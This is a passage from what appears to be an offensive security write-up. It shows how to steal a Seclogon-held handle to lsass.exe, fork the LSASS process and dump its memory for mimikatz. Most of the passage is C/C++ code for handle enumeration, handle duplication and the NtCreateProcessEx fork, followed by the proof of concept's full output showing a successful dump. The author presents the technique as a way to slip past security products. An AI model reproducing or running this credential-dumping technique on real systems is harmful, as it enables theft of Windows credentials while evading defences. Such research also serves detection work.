| 0x34 | 0x3C | ULONG HighWaterHandleTableUsage; | 3.50 and higher |
| 0x38 | 0x40 | ULONG InvalidAttributes; | 3.50 and higher |
| 0x3C | 0x44 | GENERIC_MAPPING GenericMapping; | 3.50 and higher |
| 0x4C | 0x54 | ULONG ValidAccessMask; | 3.50 and higher |
| 0x50 | 0x58 | BOOLEAN SecurityRequired; | 3.50 and higher |
| 0x51 | 0x59 | BOOLEAN MaintainHandleCount; | 3.50 and higher |
| 0x52 | 0x5A | UCHAR TypeIndex; | 6.2 and higher |
| 0x54 | 0x5C | ULONG PoolType; | 3.50 and higher |
| 0x58 | 0x60 | ULONG DefaultPagedPoolCharge; | 3.50 and higher |
| 0x5C | 0x64 | ULONG DefaultNonPagedPoolCharge; | 3.50 and higher |
So to find the index we can just iterate over the output buffer, check if the TypeName is equal to "Process" and return the corresponding TypeIndex.
for (auto index = 0; index < objectTypesInfo->NumberOfTypes; index++) {
if (pRtlCompareUnicodeString(processTypeName, ¤tType->TypeName, TRUE) == 0) {
processIndex = index + 2;
break;
}
}Mind that since the first to indexes (0 and 1) are reserved by the kernel, the first actual valid index value for an object type is 2, meaning that we have to add 2 to whatever index value we get a hit on.
Now that we know the index of the Process object type we can fetch all the handles from the system-wide handle table and filter them using the Process object type, target process and owning PID to - hopefully - find that only process handle open in Seclogon pointing to lsass.exe.
pNtQuerySystemInformation(SystemHandleInformation, systemHandleInformation, systemHandleInformationSize, NULL)for (auto i = 0; i < systemHandleInformation->HandleCount; i++) {
PSYSTEM_HANDLE_TABLE_ENTRY_INFO handleInfo = &systemHandleInformation->Handles[i];
if (handleInfo->ObjectTypeIndex == processTypeIndex && handleInfo->UniqueProcessId == seclogonProcessId) {
printf("[~] Found matching handle #%d:\n", dwMatchingHandles);
printf(" Handle Value: 0x%p\n", (HANDLE)handleInfo->HandleValue);
printf(" Object Address: 0x%p\n", (PVOID)handleInfo->Object);
printf(" Access Mask: 0x%08X", handleInfo->GrantedAccess);
// decode common process access rights
if (handleInfo->GrantedAccess & PROCESS_TERMINATE)
printf(" PROCESS_TERMINATE");
if (handleInfo->GrantedAccess & PROCESS_CREATE_THREAD)
printf(" PROCESS_CREATE_THREAD");
// keep decoding the access rights
//... Duplicating the handle
If everything went well we should have a handle to LSASS belonging to the Seclogon process with permissions PROCESS_DUP_HANDLE | PROCESS_CREATE_PROCESS | PROCESS_QUERY_INFORMATION | PROCESS_QUERY_LIMITED_INFORMATION.
To successfully access the handle to lsass.exe, we first have to open an additional handle in the owner process with handle duplication privileges to duplicate the leaked handle.
// duplicate each handle until we find the right one
for (DWORD i = 0; i < totalHandles; i++) {
    DuplicateHandle(hSeclogon, processHandles[i], (HANDLE)-1, &hDuplicated, ...)

    // check if this duplicated handle points to LSASS
    if (GetProcessId(hDuplicated) != lsassPid) {
        CloseHandle(hDuplicated);
        continue;
    }

    // if we get here we found the process handle in seclogon
    // that points to lsass.exe
    break;
}
With this duplicated and privileged handle to lsass.exe we can use NtCreateProcessEx (or similar functions) to fork the process, effectively creating a complete copy of the LSASS process, including all of its memory areas.
returnValue = pNtCreateProcessEx(
	pDupLsassHandle,      // new process handle
	MAXIMUM_ALLOWED,      // request maximum access rights
	NULL,
	dupLsassHandle,       // parent process (the LSASS handle in seclogon)
	0x1001,
	NULL, NULL, NULL, 0x00
);

If we prevent our PoC from exiting and open System Informer we’ll see there are now 2 lsass.exe processes: the parent process is the original one while the child process is the forked one.

Moreover, our lsass_race_condition.exe process contains a handle to the forked lsass.exe process with Full control privileges, allowing us to read and write memory in the forked process just like we would with the original one, minus all the scrutiny from security solutions.
Profit
At this point we’re free to do whatever we want with the forked process as long as its handle remains intact and does not get closed.
The following is the full output of the PoC that uses a custom function similar to MiniDumpWriteDump to read LSASS’s memory and format it in a file that can then be parsed by mimikatz or similar tools.
PS C:\tools> .\lsass_race_condition.exe
[~] Enabled SeDebugPrivilege and SeImpersonatePrivilege
[~] Found Seclogon PID: 28088
[~] Found LSASS PID: 1492
[~] Spoofing PID with value 1492
[~] Searching for handles in process 28088 for object type: Process
[~] Found object type 'Process' at index: 7
[~] Enumerating 256905 total system handles
[~] Looking for handles in process 28088 with object type index 7

[~] Found matching handle #1:
    Handle Value:     0x000000000000019C
    Object Address:   0xFFFFDD8A9C8EA0C0
    Access Mask:      0x000014C0 PROCESS_DUP_HANDLE PROCESS_CREATE_PROCESS PROCESS_QUERY_INFORMATION PROCESS_QUERY_LIMITED_INFORMATION
    Handle Attributes: 0x00
    Target Process ID: 1492
    Target Process:    C:\Windows\System32\lsass.exe
    ----------------------------------------
[~] Found 1 total handles of type 'Process' in process 28088

[~] Found and duplicated LSASS handle in Seclogon
[~] Forked LSASS process with PID: 26292

[~] Dumped process memory to dump.dmp
~ ∮ ls -lh dump.dmp
-rwxrwxrwx 1 otter otter 95M Sep 11 17:12 dump.dmp